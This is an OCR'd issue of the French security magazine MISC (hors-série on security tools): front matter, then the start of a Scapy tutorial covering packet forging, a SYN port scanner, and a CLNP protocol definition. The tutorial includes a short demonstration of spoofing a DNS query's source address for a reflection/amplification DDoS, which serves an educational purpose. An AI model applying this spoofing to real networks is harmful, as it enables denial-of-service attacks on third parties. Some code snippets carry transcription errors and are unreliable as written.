

LES GUIDES DE



HORS-SÉRIE
N°11

France METRO : 12,90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 \$ cad — MAR : 130 MAD

OUTILS DE SÉCURITÉ

LE GUIDE POUR ÉVALUER LA SÉCURITÉ DE VOS RÉSEAUX ET APPLICATIONS !

AUDIT

FUZZING

PENTEST

DDOS

FORENSIC

MALWARE

TESTEZ
DDoS,
implémentation de
réseaux industriels,
scan de ports... Les
recettes secrètes
de Scapy

AUDITEZ
Applications
web, serveurs
ou clients,
comment
évaluer leur
résistance ?

DÉTECTEZ
Découvrez
comment
analyser les flux
malveillants
avec Wireshark
et repousser les
attaques avec
MIG

ANALYSEZ
Automatiser
l'analyse de
malwares avec
IRMA

VÉRIFIEZ
Quels sont les
meilleurs outils
pour factoriser
et casser les
clefs de
chiffrement
asymétriques ?

Édité par Les Éditions Diamond

L 16844 - 11 H - F: 12,90 € - RD



www.ed-diamond.com

Retrouvez toutes nos publications



sur www.ed-diamond.com

MISC Hors-Série

est édité par **Les Éditions Diamond**

10, Place de la Cathédrale – 68000 Colmar – France

Tél. : 03 67 10 00 20 / **Fax** : 03 67 10 00 21

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.miscmag.com
www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Conception graphique : Kathrin Scali

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : pva, Druck und Medien-Dienstleistungen GmbH,
Landau, Allemagne

Distribution France :

(uniquement pour les dépositaires de presse)

MLP Réassort :

Plate-forme de Saint-Barthélemy-d'Anjou.

Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier.

Tél. : 04 74 82 63 04

Service des ventes :

Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany

Dépôt légal : A parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 12,90 Euros



La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.

CHARTRE DE MISC :

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



PRÉFACE

« *Why do you need Japanese steel ?*
— *I have vermin to kill.*
— *You must have big rats if you need Hattori Hanzo's steel.*
— *Huge* » [1]

Pour ce premier mook [2] de *MISC*, nous avons décidé d'aborder les outils de sécurité sous un angle un peu original. Nous avons présenté dans les différents numéros la plupart des logiciels indispensables aux « red team » comme aux « blue team ». Si vous êtes lecteur de longue date vous connaissez déjà tout un outillage pour auditer un réseau, des applications, réaliser des recherches sur un disque, détecter des activités malveillantes. Les discours des médias sur l'univers impitoyable du monde digital et ses pirates malicieux vous font grincer des dents (et vous donne envie de sortir votre Bescherelle). Et lorsqu'un commercial commence à vous affirmer que son produit détecte même les virus inconnus vous lui rappelez que Fred Cohen a démontré en 1987 que c'était un problème indécidable et qu'il peut aller se rhabiller !

Par conséquent, pour éviter les redites (et vous engager à commander les 80 numéros passés), ce numéro n'introduira pas les outils connus par la plupart d'entre vous comme le fait d'ailleurs très bien la concurrence :p [3]. Il a pour ambition de vous faire découvrir des outils que vous ne connaissez probablement pas ou bien d'exposer un usage avancé de ceux que vous croyez déjà connaître sur le bout des doigts comme Scapy ou Wireshark. Plusieurs articles que vous trouverez dans ce numéro sont d'ailleurs écrits par les auteurs de l'outil ou des contributeurs actifs. Nous avons donc, en toute modestie, essayé d'arpenter des territoires inconnus et dénicher des outils ou des usages inédits même pour les vieux routards de la sécurité des systèmes d'information.

Ce numéro s'articule autour de cinq thèmes. Le premier thème est la sécurité des réseaux et vous trouverez différentes recettes Scapy des plus simples aux plus complexes, mais néanmoins savoureuses. Nous poursuivons avec deux articles sur l'audit applicatif avant de faire un petit détour par le forensic et la réaction aux incidents de sécurité. Le quatrième thème présente l'analyse automatisée de code malveillant pour vous passer de **www.virustotal.com**. Enfin, nous aborderons un thème rarement abordé qui est la cryptanalyse opérationnelle expliquée aux non-mathématiciens.

Bonne lecture !

Cedric Foll/@follc/@miscredac

[1] Je ne vous ferais pas l'injure de vous dire d'où cette citation est tirée...

[2] http://fr.wikipedia.org/wiki/Mook_%28presse%29

[3] <http://www.gnulinuxmag.com/?p=220>

Sommaire

MISC Hors-Série

N°11



INTRODUCTION

08 Introduction

1



TESTEZ LA RÉSISTANCE DE VOTRE RÉSEAU

12 Scapy : boîte à outil réseau

26 Plus dur, meilleur, plus fort avec Scapy !

2



AUDITEZ VOS APPLICATIONS

36 American Fuzzy Lop

46 Burp Suite

OUTILS DE SÉCURITÉ

3



DÉTECTEZ ET BLOQUEZ UNE ACTIVITÉ MALVEILLANTE

58 Requin contre Panda

84 Mozilla InvestiGator : quand vos serveurs se prennent pour Sherlock Holmes

4



ANALYSEZ DU CODE MALVEILLANT


96 IRMA, solution multi-analyses open source

5



VÉRIFIEZ LA SÉCURITÉ DE VOS CLEFS DE CHIFFREMENT

116 Méthodes et outils d'audit de clés asymétriques



INTRODUCTION

À découvrir dans cette partie...



Ce numéro est dédié à l'utilisation avancée de différents outils de sécurité. Il se compose d'articles autour des thèmes du réseau, des applications, de la gestion des incidents, de l'analyse de code malveillant et de la cryptanalyse. p. 08

INTRODUCTION

INTRODUCTION

Cedric Foll

Beaucoup d'outils de sécurité ont déjà été présentés dans *MISC*, mais nous souhaitons réaliser un numéro « hors-série » dédié aux différents logiciels pouvant se révéler indispensables à l'expert en sécurité que ce soit pour un pentest, une vérification du bon fonctionnement de ses mesures de protection ou pour un challenge de sécurité.

Plutôt que de parler des outils les plus fréquemment utilisés, nous nous sommes en partie concentrés ici sur des outils moins courants, et rarement abordés dans les colonnes de *MISC* ou des autres magazines spécialisés. Soit parce que ce sont des outils encore récents et connus par une poignée d'experts, soit parce que ces outils réalisent des tâches très spécifiques (mais néanmoins indispensables) qui ne sont pas, pour la plupart d'entre nous, notre quotidien. C'est notamment le cas du dernier article de ce numéro traitant de cryptanalyse et plus particulièrement de la factorisation en facteur de nombres premiers.

Nous avons également choisi d'aborder dans ce numéro des outils possédant déjà une large audience tels que Scapy ou Wireshark, mais en présentant des fonctionnalités ou des usages inhabituels ou moins connus.

Ce numéro « hors-série » s'articule autour de cinq grands thèmes que sont la sécurité, le réseau, les applications, le forensic, les codes malveillants et la cryptanalyse pour lesquels nous présenterons un ou deux outils.

Nous ouvrons les festivités avec la sécurité des réseaux en présentant un outil connu aussi bien des pentesters que des administrateurs réseau, fleuron français des outils de sécurité j'ai nommé Scapy. Deux articles lui sont réservés, le premier article aborde la réalisation de cas pratiques tels que l'écriture d'un scanner de ports ou encore la mise en œuvre d'un DDoS par amplification, mais aussi des usages beaucoup plus ambitieux comme l'implémentation de protocoles de couches 2 et 3. Le second article décrit des fonctionnalités récemment ajoutées à l'outil offrant la possibilité d'augmenter les performances et la vitesse d'émission de paquets avec Scapy de manière particulièrement spectaculaire.

Le second thème de ce dossier explore l'audit des applications à la découverte de failles de sécurité. Il s'ouvre avec un article sur American Fuzzy Lop, un outil de fuzzing cherchant à couvrir le maximum de code du programme audité en analysant son graphe d'exécution. Cet outil réalise des mutations les plus intelligentes possible et réduit ainsi la durée du fuzzing par rapport à une approche purement aléatoire qui peut être particulièrement longue et fastidieuse. Le second outil de ce volet sur les applications décrit les fonctionnalités avancées de Burp pour la découverte de failles sur les applications web.

Nous enchaînons ensuite ce numéro sur les outils de détection d'activités malveillantes et la réponse à incident. Nous entamons avec une découverte des possibilités de Wireshark pour le forensic réseau. Au-delà d'une exploration de ce que permet l'interface graphique, vous découvrirez toutes les possibilités de la ligne de commandes ainsi que de l'utilisation de Wireshark au travers de scripts Python. Le second article présente un nouvel outil, MIG, qui est développé par Julien Vehent, membre de l'équipe de sécurité de Mozilla. Cet outil offre la possibilité de réaliser des investigations numériques rapides sur des infrastructures composées de plusieurs centaines, voire milliers de serveurs.

Nous présenterons ensuite un outil très récent, IRMA, spécialisé dans l'analyse de malwares et développé par Quarklabs. La philosophie de cet outil est de disposer d'un framework modulaire et open source, automatisant l'analyse de code malveillant (virus, exploit) par des antivirus du marché ou des outils maison. L'article présente les possibilités du produit, son installation et son utilisation. Pour les plus curieux, l'écriture de modules d'analyse complémentaires est également abordée à la fin de l'article pour l'adapter au mieux à votre environnement.

Enfin, nous aborderons un sujet rarement évoqué ici qui est la cryptanalyse opérationnelle. Pour une fois, nous ne discuterons pas d'attaques purement théoriques telles que la réduction de complexité du calcul de logarithme discret dans quelques cas particuliers. Dans cet article, nous nous poserons la question suivante : « à partir d'une clef publique RSA, comment retrouver la clef privée ? » Nous nous placerons pour cela dans un contexte usuel et ne supposons pas que vous avez à disposition un cluster de calcul haute performance ou 10 000 PS4 à domicile. Tous les outils présentés dans cet article sont utilisables sur un simple PC.

Bonne lecture !



1

TESTEZ LA RÉSISTANCE DE VOTRE RÉSEAU

À découvrir dans cette partie...

1.1



Scapy : boîte à outils réseau

Scapy est un outil bien connu pour forger des paquets. Découvrez comment l'utiliser pour écrire un scanner de ports, réaliser un DDoS ou encore implémenter un protocole de réseau industriel non basé sur TCP/IP. p. 12

1.2



Plus dur, meilleur, plus fort avec Scapy !

Scapy a l'avantage d'être particulièrement simple pour concevoir des paquets réseaux complexes, mais est généralement assez lent. Découvrez comment améliorer ses performances pour concurrencer des outils tels que hping ou nmap ! p. 26

1 TESTEZ

SCAPY : BOÎTE À OUTILS RÉSEAU

David Berard, Jean-Yves Burlett & Vincent Fargues

L'outil « Scapy » [SCAPY], développé en python par Philippe Biondi, est un logiciel libre permettant la manipulation de paquets réseau. Il peut être vu comme un couteau suisse réseau, intégrant déjà de nombreuses fonctionnalités, et constituant une base solide pour construire de nouveaux outils.

1. INTRODUCTION

Cet article va présenter des fonctions de base à travers la réimplémentation de certaines fonctions déjà intégrées dans Scapy et des cas concrets d'usage dans des conditions plus spécifiques.

2. PRÉSENTATION DE SCAPY

2.1 Fonctions de base

2.1.1 Visualisations et modifications des paquets

La première fonction de Scapy présentée ici sera sans doute l'une des plus basiques : la possibilité de visualiser le contenu d'un paquet réseau couche par couche lorsque le dissecteur approprié existe pour les différents protocoles. C'est-à-dire lorsque le protocole est implémenté dans le framework Scapy. Ce paquet réseau peut avoir été enregistré directement dans l'outil Scapy ou être extrait d'une capture réseau au format Tcpdump.

L'exemple ci-dessous présente la capture d'une requête DNS. L'échange réseau a été enregistré grâce à Wireshark (Fig. 1) puis édité dans Scapy. La fonction **rdpcap** est utilisée pour lire ces données. Elle parcourt un fichier pcap et renvoie une liste de paquets. Il est possible de voir la décomposition du paquet réseau en différentes couches (Ethernet, IP, UDP et DNS) grâce à la fonction **show**.




Fig. 1 : Visualisation du paquet dans Wireshark.

Terminal

```
Welcome to Scapy (2.3.1)
>>> l = rdpcap("dns_secd.pcap")
>>> l.show()
0000 Ether / IP / UDP / DNS Qry "secdev.org."
0001 Ether / IP / UDP / DNS Ans "217.25.178.5"
>>> l[0].show()
###[ Ethernet ]###
  dst= f4:ca:e5:51:21:73
  src= 5c:ac:4c:a0:c3:ef
  type= 0x800
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 56
  id= 9238
  flags=
  frag= 0L
  ttl= 64
  proto= udp
```

```

        checksum= 0xd226
        src= 192.168.1.42
        dst= 192.168.1.254
        \options\
    ###[ UDP ]###
        sport= 53511
        dport= domain
        len= 36
        checksum= 0x533
    ###[ DNS ]###
        id= 34568
        qr= 0L
        opcode= QUERY
        [...]
        \qd\la
        |###[ DNS Question Record ]###
        |  qname= 'secdev.org.'
        |  qtype= A
        |  qclass= IN
        an= None
        ns= None
        ar= None

```

Grâce à Scapy, il est possible de modifier les paquets chargés depuis la capture. Ainsi une valeur peut être accédée et réécrite à travers la bonne couche protocolaire. Dans notre exemple, le champ **DNS Question Record** est modifié afin d'effectuer une requête DNS différente (cf listing ci-dessous).

Terminal

```

>>> p["DNS Question Record"]
<DNSQR  qname='secdev.org.' qtype=A qclass=IN |>
>>> p["DNS Question Record"].qname = "ed-diamond.com"
>>> p["DNS Question Record"]
<DNSQR  qname='ed-diamond.com' qtype=A qclass=IN |>

```

Lorsqu'un paquet est modifié, il est important de penser aux répercussions sur les autres champs du paquet comme les champs de longueur ou de Checksum. Scapy offre la possibilité d'affecter la valeur **None** à ces champs. Si les champs ont cette valeur, ils seront automatiquement recalculés lors de l'envoi du paquet.

Terminal

```

>>> p[IP].chksum = None
>>> p[IP].len = None
>>> p[UDP].chksum = None
>>> p[UDP].len = None

```

Seuls certains champs peuvent être recalculés lorsque qu'ils valent None, cela correspond à la définition de la fonction **post_build** de la classe python correspondante. Il est possible de modifier cette fonction dans le code source de Scapy afin d'avoir un comportement spécifique lors de l'envoi du paquet.

2.1.2 Forger des paquets

Il est aussi possible grâce à Scapy de créer des paquets en utilisant les niveaux protocolaires prédéfinis. Par exemple la création d'un paquet IP en définissant adresse source et adresse de destination peut se faire de la manière suivante :

Terminal

```

>>> IP(src="192.168.1.1",dst="192.168.1.254")
<IP  src=192.168.1.1 dst=192.168.1.254 |>

```

La fonction **ls** permet de connaître la liste des arguments disponibles pour un paquet, en affichant les types et valeurs par défaut de chaque champ.

Terminal

```
>>> ls(IP)
version      : BitField          = (4)
ihl          : BitField          = (None)
tos          : XByteField        = (0)
len          : ShortField        = (None)
id           : ShortField        = (1)
flags        : FlagsField        = (0)
frag         : BitField          = (0)
ttl          : ByteField         = (64)
proto        : ByteEnumField     = (0)
chksum       : XShortField       = (None)
src          : Emph              = (None)
dst          : Emph              = ('127.0.0.1')
options      : PacketListField   = ([])
```

Il est aussi possible de créer des paquets en empilant les couches protocolaires :

Terminal

```
>>> p= Ether()/IP(dst="192.168.1.254")/TCP(dport=21)/"USER anonymous"
>>> p
<Ether type=0x800 |<IP frag=0 proto=tcp dst=192.168.1.254 |<TCP
dport=ftp |<Raw load='USER anonymous' |>>>
```

Les champs non remplis dans le constructeur du paquet prennent une valeur par défaut. Ils sont modifiables a posteriori.

Terminal

```
>>> p[TCP].sport=31337
>>> p
<Ether type=0x800 |<IP frag=0 proto=tcp dst=192.168.1.254 |<TCP
sport=31337 dport=ftp |<Raw load='USER anonymous' |>>>
```

2.1.3 Envoyer des paquets

Les paquets construits, modifiés ou capturés avec Scapy peuvent être émis sur le réseau. Plusieurs fonctions sont disponibles à cet effet. Il est possible de les décomposer en deux groupes. Les fonctions **send**, **sr**, **sr1** et **srloop** permettent d'envoyer des paquets de niveau 3 (IP par exemple), alors que les fonctions **sendp**, **srp**, **srp1** et **srploop** permettent d'envoyer des paquets de niveau 2 (Ethernet par exemple). L'interface d'émission peut être spécifiée dans chacune de ces fonctions avec l'argument nommé **iface**. Dans le cas contraire, c'est l'interface par défaut qui sera utilisée (**conf.iface**).

⇒ **sendp(pkt)** et **send(pkt)** permettent d'envoyer le paquet **pkt** sans attendre de retour.

⇒ **srp(pkt)** et **sr(pkt)** permettent d'envoyer le paquet **pkt** et retournent l'ensemble des réponses.

⇒ **srp1(pkt)** et **sr1(pkt)** permettent d'envoyer le paquet **pkt** et retournent la première des réponses.

⇒ **srploop(pkt)** et **srloop(pkt)** permettent d'envoyer le paquet **pkt** en boucle et affichent la réponse.

Un simple « ping » ICMP peut donc s'écrire de plusieurs formes :

⇒ Au niveau 2 :

Terminal

```
>>> srp1(Ether()/IP(dst="192.168.1.254")/ICMP(), verbose=False)
<Ether dst=6c:71:d9:cb:f3:8a src=00:26:44:fb:d3:aa type=IPv4 |<IP
version=4L ihl=5L tos=0x0 len=28 id=55757 flags= frag=0L ttl=64 proto=icmp
chksum=0x1c96 src=192.168.1.254 dst=192.168.1.47 options=[] |<ICMP
type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>>
```

⇒ Au niveau 3 :

Terminal

```
>>> srl(IP(dst="192.168.1.254")/ICMP(),verbose=False)
<IP version=4L ihl=5L tos=0x0 len=28 id=55759 flags= frag=0L ttl=64
proto=icmp chksum=0x1c94 src=192.168.1.254 dst=192.168.1.47 options=[]
|<ICMP type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>>
```

⇒ En boucle au niveau 3 :

Terminal

```
>>> srloop(IP(dst="192.168.1.254")/ICMP(),count=5)
RECV 1: IP / ICMP 192.168.1.254 > 192.168.1.47 echo-reply 0
RECV 1: IP / ICMP 192.168.1.254 > 192.168.1.47 echo-reply 0
RECV 1: IP / ICMP 192.168.1.254 > 192.168.1.47 echo-reply 0
RECV 1: IP / ICMP 192.168.1.254 > 192.168.1.47 echo-reply 0
RECV 1: IP / ICMP 192.168.1.254 > 192.168.1.47 echo-reply 0
```

2.2 Scapy, une boîte à outils réseau

2.2.1 Scan de ports

Grâce à Scapy, il est possible de réaliser simplement en python un outil de scan de ports. Pour l'exemple présenté ici, la technique de scan la plus simple sera utilisée, c'est-à-dire le SYN Scan. Pour ce type de scan, le client initie une poignée de main TCP en envoyant un paquet TCP SYN sur le port qu'il veut scanner. Si le serveur répond par un paquet TCP SYN/ACK, cela signifie que le port est ouvert. Au contraire, si le serveur répond avec un RST, c'est que le port est fermé.

Pour implémenter cette fonctionnalité grâce à Scapy, il convient d'abord de construire un paquet TCP avec les bons paramètres (adresse IP de destination, port source, port de destination) et surtout avec le flag SYN.




Fig. 2 : Réponse du serveur si le port est ouvert.




Fig. 3 : Réponse du serveur si le port est fermé.

Terminal

```
IP(dst=ip)/TCP(sport=sp,dport=dp,flags="S")
```

Ce paquet est ensuite envoyé grâce à la fonction **srl** qui permet d'envoyer un paquet et retourne une unique réponse. Les flags de la réponse sont comparés à un SYN/ACK (0x12) pour un port ouvert et à un RST/ACK(0x14) pour un port fermé.

À partir de ces informations, il est possible d'écrire une fonction python permettant de connaître l'état d'un port.

Fichier

```
def scan_port(ip,port):
    ret = 0
    sp = RandShort()
    rep = srl(IP(dst=ip)/TCP(sport=sp,dport=port,flags="S"),timeout=0.3,verbose=0)
    if rep != None:
        if TCP in rep:
            if rep[TCP].flags == 0x12: #ACK
                ret = 1
            elif rep[TCP].flags == 0x14 : #RST/ACK
                ret = -1
    return ret
```

Une boucle **for** python appelant cette fonction sur tous les ports d'une machine permet d'avoir un scanner de port. Cette fonction remplira son rôle uniquement dans les cas basiques

où les ports ne sont pas filtrés par un pare-feu, cependant le but ici est simplement d'apprendre à utiliser Scapy pour forger des paquets et les envoyer.

2.2.2 Utiliser Scapy pour créer des paquets afin de mener une attaque en déni de service distribué par réflexion

Une des attaques de Déni de Service (DoS) les plus efficaces est l'attaque par réflexion. Celle-ci consiste à utiliser UDP pour spoofer l'adresse source d'un paquet, afin que le serveur réponde à la victime du déni de service. De plus, le principe d'amplification entre en jeu, c'est-à-dire qu'un protocole où la réponse est beaucoup plus longue que le paquet initial doit être utilisé. Ainsi l'attaquant augmente grandement le débit du trafic qu'il est capable d'envoyer : on parle de facteur d'amplification (pour plus de précisions sur cette attaque, se référer à l'excellent article de Pierre Bienaimé [MISC72]).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.36	192.168.1.1	DNS	85	Standard query 0xbdd6 ANY ed-diamond.com
2	0.136779	192.168.1.1	192.168.1.36	DNS	328	Standard query response 0xbdd6 NS c.dns.gandi.net

Fig. 4 : Amplification DNS.

Comme le montre la capture d'écran « Fig. 4 », il est possible en utilisant le protocole DNS d'envoyer un message de 85 octets et d'obtenir une réponse de 328 octets, soit un facteur d'amplification de 3.85.

Il est alors possible de modifier ce paquet avec Scapy afin que la réponse du serveur soit dirigée vers la victime de l'attaque.

Terminal

```
>>> l = rdpcap("dns_ampli_ed-diamond.pcap")
>>> l.show()
0000 Ether / IP / UDP / DNS Qry "ed-diamond.com."
0001 Ether / IP / UDP / DNS Ans "c.dns.gandi.net."
>>> p=l[0]
>>> p
<Ether dst=00:17:33:f3:76:78 src=6c:71:d9:21:20:b9 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=71 id=28203 flags= frag=0L ttl=64 proto=udp
checksum=0x8905 src=192.168.1.36 dst=192.168.1.1 options=[] |<UDP [...]>>>
>>> p[IP].src = "192.168.1.32"
>>> p[IP].checksum = None
>>> p
<Ether dst=00:17:33:f3:76:78 src=6c:71:d9:21:20:b9 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=71 id=28203 flags= frag=0L ttl=64 proto=udp
checksum=0x8905 src=192.168.1.32 dst=192.168.1.1 options=[] |<UDP [...]>>>
```

Sur la manipulation de paquet présentée ici, la requête DNS est récupérée depuis une capture Wireshark. L'adresse IP source du paquet est ensuite modifiée, ainsi que le champ **checksum** qui est positionné à None afin d'être automatiquement calculé lors de l'envoi du paquet. Lorsque ce paquet sera envoyé, si le serveur DNS est mal configuré et accepte de servir les requêtes récursives sans restrictions, la réponse sera envoyée à l'adresse de la victime : 192.168.1.32.

3. CAS CONCRETS

3.1 Cas d'usage 1 : définition d'un nouveau protocole : CLNP

Scapy facilite le développement et la prise en charge de protocoles supplémentaires.

Les principales étapes de la définition d'un nouveau protocole vont être abordées à travers l'exemple de CLNP de la pile OSI (ISO 8473 [CLNP]).

3.1.1 Présentation du protocole

Il s'agit d'une pile protocolaire antérieure à TCP/IP qui n'a pas eu le même succès commercial, mais se retrouve notamment dans certains réseaux aéronautiques et automatismes industriels.

La couche CLNP est une couche de routage, proche dans les fonctionnalités d'IP.

Le protocole CLNP relie des nœuds terminaux (*End Systems, ES*) à des nœuds intermédiaires (*Intermediate Systems, IS*) ou directement des nœuds d'un même type entre eux. Les nœuds intermédiaires sont les routeurs du monde CLNP. Les paquets sont différenciés entre les communications ES-IS et les communications IS-IS par un marqueur spécifique et une structure un peu différente.

Les différents nœuds sont identifiés par une adresse de longueur variable. Dans le cas traité ici, les adresses sont codées sur 20 octets.

Au sein d'un paquet, des champs assez classiques dans le monde du réseau sont présents : des tailles, des adresses, des types, des numéros de séquence ou encore des champs optionnels.

Modèle OSI	ATN
Application	ACSE/PM-CPDLC/CM
Présentation	Fast Byte Présentation
Session	Fast Byte Session
Transport	COTP
Réseau	CLNP
Liaison	Ethernet-LLC
Physique	Air/Cuivre

Fig. 5 : Utilisation de CLNP dans la stack ATN.




Fig. 6 : Format d'un paquet CLNP.

3.1.2 Définition du protocole

Scapy intègre une définition des types les plus fréquents qui peuvent être utilisés pour créer un nouveau protocole. Cela permet de limiter le besoin de création de champs spécialisés.

Cela donne une description dans Scapy comme suit :

Fichier

```
class CLNP(Packet):
    name = "CLNP"
    fields_desc = [ ByteEnumField("nlpi", 0x81, { 0: "inactive",
        0x81: "CLNP",
        0x82: "ESIS",
        0x83: "ISIS"}),
        XByteField("headlen", None),
        XByteField("version", 1),
        XByteField("holdingtime", 100),
        XByteField("pduType", 0),
        ShortField("pduLen", None),
        ShortField("cksum", 0),
        FieldLenField("dal", None, length_of="dst", fmt="B"),
        ISO8348Address("dst", "", length_from=lambda pkt: pkt.dal),
        FieldLenField("sal", None, length_of="src", fmt="B"),
        ISO8348Address("src", "", length_from=lambda pkt: pkt.sal),
        XShortField("Byte unit identifier", 0),
        ShortField("segoff", 0),
        ShortField("len", None),
        PacketListField("options", [], CLNPOption, length_
            from=lambda pkt: pkt.headlen-(17+pkt.dal+pkt.sal))
    ]
```

Scapy permet de dériver d'une classe Packet et d'y incorporer très simplement la structure précise du protocole à ajouter. Les différents champs sont ajoutés dans le membre

fields_desc et se présentent sous la forme d'un constructeur **Field(" nom ", valeur par défaut)** avec des paramètres supplémentaires éventuels.

La valeur par défaut permet de construire un paquet sans avoir à préciser toutes les informations.

3.1.3 Utilisation des types de Scapy

Les types utilisés ici sont :

- ⇒ **ByteEnumField** : un champ de la taille d'un octet dont les valeurs sont contraintes par l'énumération en paramètre ;
- ⇒ **XByteField** : un scalaire codé sur un octet dont l'affichage est fait en hexadécimal ;
- ⇒ **ShortField** : un scalaire sur deux octets avec affichage en décimal ;
- ⇒ **PacketListField** : un champ composé d'une liste de paquets, qui sera utilisé ici pour gérer les champs optionnels ;
- ⇒ **FieldLenField** : un champ dont la valeur est la taille d'un autre champ, la taille du codage étant paramétrable ;
- ⇒ **ISO8348Address** : un champ défini pour l'occasion pour stocker une adresse CLNP.

À l'exception de **ISO8348Address**, ce sont tous des types standards de Scapy.

ISO8348Address est un type surchargé comme suit :

Fichier

```
class ISO8348Address(StrLenField):
    def __init__(self, name, default, fld=None, length_from=None):
        StrLenField.__init__(self, name, default, fld, length_from)
    def i2repr(self, pkt, x):
        if len(x) != 20:
            return "invalid: %s" % (x.encode("hex"))
        return "[%02x|%02x:%02x] [%02x|%02x:%02x:%02x|%02x:%02x] [%02x:%02x:
x|%02x:%02x]%04x.%04x.%04x[%02x]" % struct.unpack("!BBBBBBBBBBBBHHHB", x)
```

Il ne sert qu'à gérer un affichage plus pratique d'une valeur d'adresse dans un cas bien précis.

Les champs ainsi déclarés sont accessibles comme des membres directs : par exemple **pkt.version** renverra le champ de version.

3.1.4 Gestion des champs de taille variable

La plupart des champs sont de taille fixe, mais ce n'est pas le cas des adresses et des champs optionnels, il leur faut donc un traitement particulier. Il existe un type de champ surchargé spécifique pour les champs en décrivant un autre, c'est le cas de **FieldLenField**.

Fichier

```
FieldLenField("dal", None, length_of="dst", fmt="B"),
ISO8348Address("dst", "", length_from=lambda pkt: pkt.dal),
```

